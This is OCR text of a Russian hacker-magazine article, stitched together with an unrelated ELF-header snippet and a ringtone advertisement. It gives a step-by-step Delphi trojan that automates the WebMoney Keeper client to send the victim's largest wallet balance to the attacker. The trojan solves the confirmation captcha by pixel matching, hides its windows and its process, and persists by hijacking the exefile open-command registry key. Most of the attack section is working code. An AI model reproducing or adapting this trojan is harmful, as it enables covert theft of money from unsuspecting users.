
На:

```
00000000  7F 4F 4C 46 01 01 01 01 01 00 00 00 00 00 00 00 .OLF...........
```

После сохранения изменений снова запускаем подопытный бинарик:

```
% ./openelf
hello, elf
```

Магия эльфов :).


лой хакер
ОСОБО ОПАСЕН!
ПРЁТ ТВОИ ДЕНЬГИ
RECORD




SIR
/ SIR-XAKER@MAIL.RU /

$50,000.00 УВОДИМ WEBMONEY

SIR (sir xaker mail.ru)

Мгновенный и скрытый перевод электронных денег

Существует особый сорт людей, которые не хотят работать, но при этом мечтают кататься как сыр в масле. Они обычно зарабатывают на жизнь не очень честно, но перед снятием сливок им все-таки приходится поработать своими извилинами. В этой статье мы рассмотрим один из таких умственных экспериментов.



Про хуки гляди здесь: www.rsdn.ru/article/baseserv/winhooks.xml


Предыстория

О способах похищения денег с кошельков WebMoney ходят легенды: специальные сборщики, накрутчики WM-денег, взлом программы-клиента, перехваты трафика с серверов и другие фантастические истории. Все эти способы — выдумка. Взломать напрямую WM Keeper не очень сложно, но это бесполезная трата времени: все операции осуществляются только на сервере, и никакой перехват трафика здесь не поможет. Keeper является всего лишь передатчиком действий пользователя и средством просмотра состояния счета. Ты задаешь команду — сервер ее выполняет. Если выполнить команду невозможно (например, недостаточно денег на счете для перевода) — появится сообщение об ошибке.

Пожалуй, только хищение самих ключей от WM Keeper'a долгое время оставалось единственной реальной возможностью получить доступ к чужим кошелькам. Но появление таких дополнительных мер защиты, как увеличение размера ключей до 100 Мб и активизация через e-mail при использовании с другого компьютера, сделало и этот способ абсолютно бесполезным. (Я бы не так сказал. Например, у меня активация отключена, так как часто работаю с виртуальными и зашифрованными дисками, подключение которых Keeper воспринимает как изменение аппаратной конфигурации и требует ввода кода. Задание размера ключей в версии 3.0.0.0 я не нашел. А вот хранение ключей на enum.ru решает проблему хищения, но этим сервисом пользуются не все. — Прим. редактора).

Хочешь такой счет?

Мой метод довольно прост. Все началось с того, что я случайно забрел на давно забытую ссылку — http://www.xakep.ru//magazine/xa/067/042/1.asp. Автор изобрел оригинальный метод, основанный на стандартных WinAPI-функциях. Однако и эта статья устарела и пришла в негодность. Я кардинально переработал его метод и вложил часть своего замысла.



Переводы


Begin

В начале наша программа будет просто висеть в памяти и проверять все окна на наличие заголовка «WebMoney Keeper». Это легко делается с помощью API-функции:

```
FindWindow:
var KeeperWnd:HWND;
while KeeperWnd=0 do
  KeeperWnd:=FindWindow(nil,PChar(
    'WebMoney Keeper'));
```

Впоследствии мы будем получать хэндлы дочерних окон (нужные поля ввода, кнопки и другие необходимые объекты). Для их получения используется функция GetWindow, первым параметром которой выступает хэндл основного окна, а вторым — GW_CHILD.

Итак, программа запущена. Теперь проверяем ее коннект к серваку. Эту проверку я реализовал следующим образом. API-функцией GetWindow получаем хэндлы дочерних окон: полей ввода, кнопок и др. Шестым будет хэндл кнопки, на которой написан статус программы (онлайн или оффлайн). При помощи функции GetWindowText мы считываем с нее текст. Однако нам недостаточно знать статус, ведь программа проходит этап авторизации. Нам необходимо ждать появления такой строки текста: «OnLine [WMID] — обновить данные». (В версии 3.0.0.1 можно, например, ждать исчезновения многоточия из этой строки. — Прим. редактора).



ОПРЕДЕЛЯЕМ СТАТУС KEEPER'A

```
var
  buf:array[1..100] of char;
  ButtonWnd:array[1..20] of HWND;
  i:integer;

ZeroMemory(@buf,sizeof(buf));
ButtonWnd[1]:=GetWindow(KeeperWnd,
  GW_CHILD);
for i:=2 to 6 do ButtonWnd[i]:=GetWindow(
  ButtonWnd[i-1],GW_HWNDNEXT);
repeat
  GetWindowText(ButtonWnd[6],
    @buf,SizeOf(buf));
until pos('Обновить данные',buf)<>0;
```


Автор статьи от 2003-го года предлагает лазить по меню настроек программы WM и изменять параметры безопасности. Это лишнее. Во-первых, установленные настройки на работу вируса влиять абсолютно не будут. Во-вторых, главные настройки безопасности все равно не удастся изменить: разработчики учли этот недостаток и влепили подтверждение установленных изменений вводом трехзначного числа. И, в-третьих, это дополнительная трата времени работы вируса и лишнее палево. А мы для начала жмем на кнопку «Меню» и добираемся до пункта «В кошелек WebMoney…»:

Пытаемся открыть окно перевода денег - "Передать WM"

```
SendMessage(KeeperWnd,
  WM_SYSCOMMAND, SC_RESTORE,0);
BringWindowToTop(KeeperWnd);
SendMessage(ButtonWnd[5],
  WM_IME_KEYDOWN,VK_SPACE,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYUP,VK_SPACE,0);
for i:=1 to 8 do begin
  SendMessage(ButtonWnd[5],
    WM_IME_KEYDOWN,VK_DOWN,0);
  SendMessage(ButtonWnd[5],
    WM_IME_KEYUP,VK_DOWN,0);
end;
SendMessage(ButtonWnd[5],
  WM_IME_KEYDOWN,VK_RIGHT,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYUP,VK_RIGHT,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYDOWN,VK_DOWN,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYUP,VK_DOWN,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYDOWN,VK_RIGHT,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYUP,VK_RIGHT,0);
SendMessage(ButtonWnd[5],
  WM_IME_KEYDOWN,VK_RETURN,0);
```

ButtonWnd[5] — это указатель на кнопку «Меню». Сначала мы выдвигаем окно Keeper'a на передний фон, затем жмем на кнопку и начинаем путешествовать по меню до нужного нам пункта.

Снова получаю хэндл появившегося окна с помощью функции FindWindow и получаю хэндлы нужных мне полей ввода. Я опять, не усложняя себе жизнь, прогнал цикл for для получения нужных мне дочерних окон. В 3.0.0.0 версии WM многие кнопки поменяли свои места. Здесь я опишу их достоверную позицию.



Позиция полей ввода, кнопок и других объектов

Находим хэндлы полей ввода, кнопок и других необходимых объектов

```
var
  Transfer:HWND;
  TransWnd:array[1..40] of HWND;

repeat
  Transfer:=FindWindow(nil,
    PChar('Передать WM'));
until Transfer<>0;
TransWnd[1]:=GetWindow(Transfer,GW_CHILD);
for i:=2 to 37 do TransWnd[i]:=GetWindow(
  TransWnd[i-1],GW_HWNDNEXT);
```

Соответствие номеров конкретным объектам смотри на рисунке. Далее мне была непонятна логика автора предыдущей статьи, ведь он сразу перешел к заполнению

полей ввода суммы и типа своего кошелька. Во-первых, откуда он знает, сколько денег имеет юзер? $1000, $10, а может 0? Во-вторых, деньги, возможно, имеются не только в Z-кошельке, ведь еще есть R, U, E. В-третьих, не факт, что юзер использует только 4 кошелька. В WM, например, можно создать кучу дополнительных однотипных кошельков для одного WMID. Более того, в настройках по умолчанию можно поставить любой номер кошелька, поэтому не факт, что им по умолчанию будет только Z. Ввиду всего вышесказанного я буду создавать массив данных, где будут записаны все имеющиеся кошельки. Код смотри во врезке. Тут мы сначала переходим к самому первому кошельку, потом получаем его номер, тип и сумму на нем и добавляем всю информацию в массив. Затем переходим к следующему кошельку. После выполнения этого куска кода в переменной stop будет записано общее количество кошельков. (Кстати, неплохо бы еще раскидать по всему коду команды sleep(10), чтобы клиент успел обработать сообщения. — Прим. редактора). В этом коде есть одна тонкость, о которой следует рассказать отдельно. В русской версии Винды в качестве разделителя целой и дробной части числа используется запятая, а в кипере — точка. Из-за этого процедуры типа StrToFloat будут работать неправильно. Так что мы будем использовать TextToFloat, как показано, а где-то выше по коду нужно завести переменную format типа TFormatSettings и добавить строчки:

```
GetLocaleFormatSettings(
    LANG_SYSTEM_DEFAULT,format);
format.DecimalSeparator:='.';
```

Теперь мы будем искать кошелек, на котором больше всего денег.

ИЩЕМ САМЫЙ ТОЛСТЫЙ КОШЕЛЕК

```
var
    ind:integer;
    koef,max:real;

ind:=0; max:=0.0;
for i:=1 to stop do begin
    case Kosh[i].RZUE of
        'R': koef:=1.0;
        'Z': koef:=27.2;
        'E': koef:=34.2;
        'U': koef:=5.3;
    else koef:=0.0;
    end;
    if max<Kosh[i].Sum*koef then
begin
        max:=Kosh[i].Sum*koef;
        ind:=i;
    end;
end;
```

Тут мы приводим всю валюту к WMR путем умножения на их курсы и ищем максимальное значение. Если после выполнения кода в ind записано 0, то у юзера не будет денег ни в одном кошельке.

Ну вот, теперь заполняем все поля окна перевода.

Заполняем поля в окне «Передать WM»

```
for i:=1 to (stop-ind) do begin
    PostMessage(TransWnd[1],
        WM_KEYDOWN,VK_UP,0);
    PostMessage(TransWnd[1],
        WM_KEYUP,VK_UP,0);
end;
SendMessage(TransWnd[3], WM_SETTEXT, 0,
    LongInt(PChar('[Твой WM кошелек]')));
SendMessage(TransWnd[2],WM_SETTEXT,0,LongInt(PChar(FloatToStr(0.992*Kosh[ind].Sum))));
SendMessage(TransWnd[4], WM_SETTEXT, 0,
    LongInt(PChar('В Мировой фонд хакеров!')));
PostMessage(TransWnd[8],
    WM_KEYDOWN,VK_RETURN,0);
PostMessage(TransWnd[8],
    WM_KEYUP,VK_RETURN,0);
```

Ну что же, перейдем к более сложной части нашего повествования

Распознавание

Если ты уже когда-нибудь пользовался программой WM, то должен был еще в самом начале задаться вопросом: как же обойти подтверждение перевода, ведь там необходимо вводить трехзначное число из картинки!? Мой ответ — никак! Моих знаний ассемблера недостаточно, чтобы проигнорировать эту процедуру. Поэтому придется тупо распознавать эти три меняющиеся в размере цифры. Вообще-то, это отдельная статья, и если кто-нибудь меня хорошо попросит, я могу ее написать, так как в инете про это, увы, ничего не сказано. (Именно про алгоритм можно почитать тут: http://xakep.ru/magazine/xa/073/120/1.asp. — Прим. редактора).

Сначала разберемся, что за цифры мы имеем: эта цветная картинка без рамки имеет размер 46x18 пикселей. Всего три цифры. Первая цифра может принимать два положения — среднее и большое, вторая — среднее и маленькое, третья — среднее, большое, маленькое и наклонное. Но они всегда располагаются в одном и том же месте. Правда, размер окна и положение самой картинки не всегда одинаков (однако всегда неизменным остается ее положение по отношению к нижнему левому краю).

Сначала проверим наличие этого окна:

```
repeat
    Transfer:=FindWindow(nil,
        PChar('Передача WM клиенту WebMoney'));
until Transfer<>0;
BringWindowToTop(Transfer);
```

Копируем картинку. Нам потребуется компонент Image.

Копируем картинку

```
image1.Width:=46;
image1.Height:=18;
GetWindowRect(Transfer,Rect);
DC:=GetDC(Transfer);
BitBlt(Image1.Canvas.Handle, 0, 0, 46, 18, DC, 123,
    Rect.Bottom-Rect.Top-55-18-32,SRCCOPY);
ReleaseDC(Transfer,DC);
```

32 — размер заголовка окна, его тоже надо учитывать. Теперь картинка с цифрами скопирована. Мы разобьем ее на три части (img1, img2, img3) и начнем по пикселям сравнивать матрицу с уже имеющимися моделями (матрицами) цифр. Удобнее, если картинка будет монохромной.

Делается это так:

```
Image1.Picture.Bitmap.PixelFormat:=pf1bit;
Image1.Picture.Bitmap.Monochrome:=true;
```

Так как ширина картинки 46 пикселей, то разбитие лучше всего сделать таким: 15x18, 16x18 и 15x18 пикселей.

Массив цветов 1-ой цифры

```
var
    img1:array[0..14,1..17]of byte;
    x,y:integer;

for x:=0 to 14 do
    for y:=0 to 17 do
        if image1.Canvas.Pixels [x,y]
            = clWhite then img1[x,y]:=0
        else img1[x,y]:=1;
```

Для 2-ой и 3-ей цифры делаем аналогично. Теперь наши цифры содержатся в массивах из нулей и единиц. Нам потребуются модели цифр. Всего их будет 40. Понадобится немного терпения, так что сохрани полученную матрицу в текстовый вид, а затем в вирусе создай модели по этим цифрам. Можно чуть ускорить процесс сравнения цифр, если знать ее положение (маленькое, большое и др.). Сам код проверки можно увидеть на диске.

Осталось последнее окно. В него мы отсылаем наши распознанные цифры и жмем кнопку «Да». Затем ждем появления окна результата перевода и закрываем его.

Заполнения окна «Передача WM клиенту WebMoney»


```
var DT:string;
    TransWnd[1]:=GetWindow(Transfer,GW_CHILD);
for i:=2 to 3 do TransWnd[i]:=GetWindow(
    TransWnd[i-1],GW_HWNDNEXT);
SendMessage(TransWnd[1],WM_SETTEXT,0,
    LongInt(PChar(IntToStr(S1) + IntToStr(S2) +
        IntToStr(S3))));
SendMessage(TransWnd[3],
    WM_IME_KEYDOWN,VK_RETURN,0);
SendMessage(TransWnd[3],
    WM_IME_KEYUP,VK_RETURN,0);
DateTimeToString(DT, 'yyyy.mm.dd hh:nn', Now);
repeat
    Transfer:=FindWindow(nil,
        PChar('Передача WM '+DT));
until Transfer<>0;
SendMessage(Transfer, WM_CLOSE, 0, 0);
```

hidden & dangerous

Чтобы юзер не заподозрил потустороннее программное обеспечение, а главное — открывающиеся окна, нашу программу необходимо скрыть, а весь выше описанный процесс сделать визуально невидимым. Я предлагаю при появлении необходимого нам окна сразу же делать его прозрачным:

```
SetWindowLong(<хэндл нужного окна>,
    GWL_EXSTYLE,WS_EX_LAYERED);
SetLayeredWindowAttributes(
    <хэндл нужного окна>, 0, 0, $00000002);
```

Еще можно использовать WinAPI-функ-



Хочешь такой счет?

ции и просто оттащить появившееся окно за пределы экрана:

```
SetWindowPos((<хэндл нужного окна>,0,2000,
    2000, 0, 0, SWP_NOSIZE);
```

Тут 2000 — это координаты X и Y экрана. Недостаток этого метода лишь в том, что, несмотря на использование оператора repeat, окно все равно успеет прорисоваться, а значит, будет замечен эффект «передергивания» окна. Идеальным вариантом будет использование hook'а на создание окна (про хуки полно документации в инете).


Хук окон до их прорисовки на экране монитора:

```
Function WndHookProc(nCode:Integer;wParam:
    UINT;lParam:UINT):LRESULT; stdcall;
begin
    KeeperWnd:=FindWindow(nil,
        PChar('WebMoney Keeper'));
    if nCode>=0 then
        if PCWPStruct(lParam).Message =
            WM_SHOWWINDOW then begin
// Делаем над окнами все, что нам нужно
        end;
    Result:=CallNextHookEx(HookHandle, nCode,
        wParam, lParam);
end;
```

Теперь о том, как скрыть наш троян от Ctrl-Alt-Del. Делается это очень просто — посредством хука. Исходник этого хука, включая отлов окон, ты можешь найти на диске. Важно отметить, что dll будет вызываться динамически: если нашу библиотеку запалят, то программа все равно будет продолжать работать и сможет вытащить из себя другую dll. Разумеется, предварительно ее нужно вставить в exe-файл. Это увеличит размеры программы, но зато он будет непреступен. Код вызова такой библиотеки смотри во врезке.

Теперь пару слов об автозагрузке вируса. Большая часть всех троянов использует обычную автозагрузку в реестре: HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run, но это палевно. Намного лучше будет юзать эту ветвь реестра: HKEY_CLASSES_ROOT/exefile/shell/open/command, изменив значение «%1» %* на 'имя_вируса.exe «%1» %*'. Теперь, при открытии любого exe-файл, будет запускаться наш троян. Чтобы exe-файлы могли загружаться, в вирус нужно обязательно вставить такую строку:

```
WinExec(PANSIChar(ParamStr(1)),SW_Restore);
```




Место расположения 3-х цифр

Итого

В своей статье я подробно описал весь процесс перевода, но главное — сам метод! Используя такую схему, злобный хакер может похищать электронные деньги не только с WebMoney, но и с любых других систем: E-Gold, Яндекс.деньги и т.д.

Конечно же, я никоим образом не призываю всех этим заниматься! Это очень низко и гадко! Это не хакерство, а настоящее киберпадонство! Автор и редакция не собираются нести никакой ответственности за использование данной статьи в ваших грязных целях!

Если у тебя есть какие-нибудь интересные идеи, замечания, предложения — можешь поделиться ими со мной.





На DVD лежат исходники хука на отлов окон и хук на скрытие от Ctrl-Alt-Del, а также код распознавания цифр. Для работы с ними тебе понадобится компилятор Delphi.



Про WinAPI можно почитать тут: http://winapi.by.ru/

www.jolly.ru

Бонус



При загрузке любого типа мобильного контента вы получаете ссылку на Java-приложение «Jolly.ru». Теперь для выбора и заказа мобильной начинки не нужно каждый раз вводить код покупки (например, игры или мелодии) и отправлять его при помощи sms, достаточно клавиш навигации мобильного телефона!

3120 Полифония

Мировые хиты

47122744 K-Maro - Crazy
46571744 J-Five -Find a way
49110744 Pain - Shut your mouth
49357744 Jenifer Lopez - Get right
49359744 Coolio - Gangsta's Paradise
49361744 Craig David - Walking away
49362744 Beyonce & Jay Z - Crazy in love
Tomas N'evergreen - Since you've been gone 49113744
Justin Timberlake - Cry me a river 48883744
George Michael - Jesus to a child 49333744
Ricky Martin - Livin la vida loca 49338744
Sugababes - Hole in the head 49108744
Mr. President - Coco jambo 49106744
Ace of base - Happy nation 48556744




Наши хиты



